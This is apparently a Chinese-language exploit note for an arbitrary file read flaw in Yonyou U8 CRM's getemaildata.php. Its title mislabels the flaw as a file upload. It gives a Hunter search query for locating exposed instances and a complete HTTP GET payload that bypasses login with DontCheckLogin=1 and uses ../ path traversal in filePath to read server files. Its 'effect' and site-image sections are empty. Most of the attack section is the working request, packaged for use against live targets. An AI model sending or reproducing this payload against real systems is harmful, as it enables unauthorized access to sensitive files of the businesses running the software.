
Y15-4用友-U8+CRM-文件上传

漏洞描述：

用友U8-CRM是企业利用信息技术，是一项商业策略，它通过依据市场细分组织企业资源、培养以客户为中心的经营行为、执行以客户为中心的业务流程等手段来优化企业的客户满意度和获利能力。用友 U8 CRM客户关系管理系统 getemaildata.php 文件任意文件读取漏洞，攻击者通过漏洞可以获取敏感信息。

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="用友 CRM"

漏洞复现：

payload：

```
GET /ajax/getemaildata.php?DontCheckLogin=1&filePath=../version.txt HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=p8t1stkmi6nd9jjda4vsenjob6
Upgrade-Insecure-Requests: 1
```

效果图: